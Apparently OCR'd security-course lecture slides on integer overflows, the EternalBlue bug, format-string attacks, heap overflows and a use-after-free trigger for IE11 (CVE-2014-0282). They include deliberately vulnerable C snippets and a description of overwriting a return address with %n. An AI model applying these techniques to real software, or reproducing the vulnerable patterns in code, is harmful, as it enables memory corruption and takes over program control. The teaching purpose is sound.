
Caller's return address will be read from this memory.

Two's Complement

Binary representation of negative integers

Represent X (where X<0) as $2^N - |X|$

- N is word size (e.g., 32 bits on x86 architecture)



Integer Overflow

```
static int getpeername1(p, uap, compat) {
// In FreeBSD kernel, retrieves address of peer to which a socket is connected
    …
    struct sockaddr *sa;
     …
    len = MIN(len, sa->sa_len);
    … copyout(sa, (caddr_t)uap->asa, (u_int)len);
    …
}
```

Checks that "len" is not too big

Negative "len" will always pass this check…

… interpreted as a huge unsigned integer here

… will copy up to 4G of kernel memory to user space

```c
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[]){
    unsigned short s;
    int i;
    char buf[80];

    if(argc < 3){
      return -1;
    }
```

```c
    i = atoi(argv[1]);
    s = i;

    if(s >= 80) { /* [w1] */
       printf("Oh no you don't!\n");
       return -1;
     }

     printf("s = %d\n", s);
     memcpy(buf, argv[2], i);
     buf[i] = '\0';
     printf("%s\n", buf);

     return 0;
}
```

```
nova:signed {100} ./width1 5 hello
s = 5
hello
nova:signed {101} ./width1 80 hello
Oh no you don't!
nova:signed {102} ./width1 65536 hello
s = 0
Segmentation fault (core dumped)
```


Another Integer Overflow

```
void  func( char *buf1, *buf2,    unsigned int len1, len2) {
      char temp[256];
      if  (len1 + len2 > 256)   {return -1}              // length check
      memcpy(temp,  buf1,  len1);                        // cat buffers
      memcpy(temp+len1,  buf2,  len2);
      do-something(temp);                                // do stuff
}
```

What if $len1 = 0x80$, $len2 = 0xffffff80$?

⇒ $len1+len2 = 0$

Second memcpy() will overflow heap !!



INTEGER OVERFLOW EXPLOIT STATISTICS

Integer Overflow in EternalBlue

```
0: kd> u srv!SrvOs2FeaListToNt + 0x162
srv!SrvOs2FeaListToNt+0x162:
fffff801`e60a2556 662bdf          sub     bx,di
fffff801`e60a2559 6641891e        mov     word ptr [r14],bx
fffff801`e60a255d bb0d0000c0      mov     ebx,0C000000Dh
```

STATUS_INVALID_PARAMETER

Figure 3: The root cause vulnerability for EternalBlue, which also sets the status code seen in successful exploitation

On most versions of Microsoft Windows, there is a function named **srv!SrvOS2FeaListSizeToNt**, which is used to calculate the size needed for a converting OS/2 Full Extended Attributes (FEA) List structures into the appropriate NT FEA structures. These structures are used to describe file characteristics. This calculation function is not present in Microsoft Windows 10, as it has been in-lined by the compiler. The vulnerability thus appears in **srv!SrvOs2FeaListToNt**.

Essentially, an attacker-controlled DWORD value is subtracted here, however you will notice WORD-sized registers are used in the calculation. This buffer size is later used in a **memcpy**[17] or **memmove**[18] operation, depending on the Microsoft Windows version, both of which perform a copy of a memory from one location to another.

https://risksense.com/wp-content/uploads/2018/05/White-Paper_Eternal-Blue.pdf

Apple patches an NSO zero-day flaw affecting all devices

Citizen Lab says the ForcedEntry exploit affects all iPhones, iPads, Macs and Watches

Emergency Apple update on September 13, 2021

Based on an integer overflow vulnerability in Apple's CoreGraphics image rendering library

https://techcrunch.com/2021/09/13/apple-zero-day-nso-pegasus/

Variable Arguments in C

In C, can define a function with a variable number of arguments

- Example: void printf(const char* format, ...)

```
printf("hello, world");
printf("length of '%s' = %d\n", str, str.length());
printf("unable to open file descriptor %d\n", fd);
```

Format specification encoded by special % characters

%d,%i,%o,%u,%x,%X – integer argument
%s – string argument
%p – pointer argument (void *)
Several others


Implementation of Variable Args

Special functions va_start, va_arg, va_end compute arguments at run-time

```
void printf(const char* format, ...)
{
     int i; char c; char* s; double d;
     va_list ap;  /* declare an "argument pointer" to a variable arg list */
     va_start(ap, format);  /* initialize arg pointer using last known arg */

     for (char* p = format; *p != '\0'; p++) {
       if (*p == '%') {
         switch (*++p) {
           case 'd':
             i = va_arg(ap, int); break;
           case 's':
             s = va_arg(ap, char*); break;
           case 'c':
             c = va_arg(ap, char); break;
           }
           ... /* etc. for each % specification */
         }
     }
     ...

     va_end(ap);  /* restore any special stack manipulations */
}
```

printf has an internal stack pointer

Frame with Variable Args



Sloppy Use of Format Strings in C

This will print
foo = 1234 in decimal, 4D2 in hex

Proper use of printf format string:

```
int foo=1234;
printf("foo = %d in decimal, %X in hex",foo,foo);
```

Sloppy use of printf format string:

```
char buf[13]="Hello, world!";
printf(buf); // should of used printf("%s", buf); …
```

If the buffer contains a format symbol starting with %, the location pointed to by printf's internal stack pointer will be interpreted as an argument of printf

This can be exploited to move printf's internal stack pointer. How?

Writing the Stack with Format Strings

%n format symbol tells printf to write the number of characters that have been printed

```
… printf("Overflow this!%n",&myVar); …
```

Argument of printf is interpeted as the destination address

14 is written into myVar (why?)


What if printf does <u>not</u> have an argument?

```
… char buf[16]="Overflow this!%n";
printf(buf); …
```

Stack location pointed to by printf's internal stack pointer will be interpreted as the address into which the number of characters will be written!

see "Exploiting Format String Vulnerabilities" for details

Using %n to Write the Return Address



C has a concise way of printing multiple symbols: %Mx will print exactly 4M bytes (taking them from the stack). Attack string should contain enough "%Mx" so that the number of characters printed is equal to the most significant byte of the address of the attack code.
Repeat three times (four "%n" in total) to write into &RET+1, &RET+2, &RET+3, thus replacing RET with the address of the attack code byte by byte.

Heap Overflow

Overflowing heap memory can change important pointers


- File pointers
  - Example: replace a filename pointer with a pointer into a memory location containing the name of a system file (instead of a temporary file, write into AUTOEXEC.BAT)
- Function pointers

Any memory write where the attacker controls the value and the destination can lead to control hijacking

Function Pointers on the Heap

Compiler-generated function pointers
(e.g., virtual method table in C++ or JavaScript code)


Suppose vtable is
on the heap next
to a string object



Heap-Based Control Hijacking

Compiler-generated function pointers
(e.g., virtual method table in C++ or JavaScript code)

Suppose vtable is on the heap next to a string object



Dynamic Memory Management in C

Memory allocation: malloc(size_t n)

- Allocates n bytes and returns a pointer to the allocated memory; memory not cleared
- Also calloc(), realloc()

Memory deallocation: free(void * p)

- Frees the memory space pointed to by p, which must have been returned by a previous call to malloc(), calloc(), or realloc()
- If free(p) has already been called before, undefined behavior occurs
- If p is NULL, no operation is performed

Memory Management Errors

- Initialization errors
- Failing to check return values
- Writing to already freed memory
- Freeing the same memory more than once
- Improperly paired memory management functions (example: malloc / delete)
- Failure to distinguish scalars and arrays
- Improper use of allocation functions

All result in exploitable vulnerabilities


IE11 Example: CVE-2014-0282 (simplified)

```
<form id="form">
  <textarea id="c1" name="a1" ></textarea>
  <input     id="c2" type="text" name="a2" value="val">
</form>

<script>
   function changer() {
      document.getElementById("form").innerHTML = "";
      CollectGarbage();          // erase  c1 and c2 fields
   }

   document.getElementById("c1").onpropertychange = changer;
   document.getElementById("form").reset();
</script>
```

Loop on form elements:
    c1.doReset()
    c2.doReset()

Use After Free


c1.doReset() causes **changer()** to be called and free object c2



Freed and marked as available for future allocations

What Just Happened?

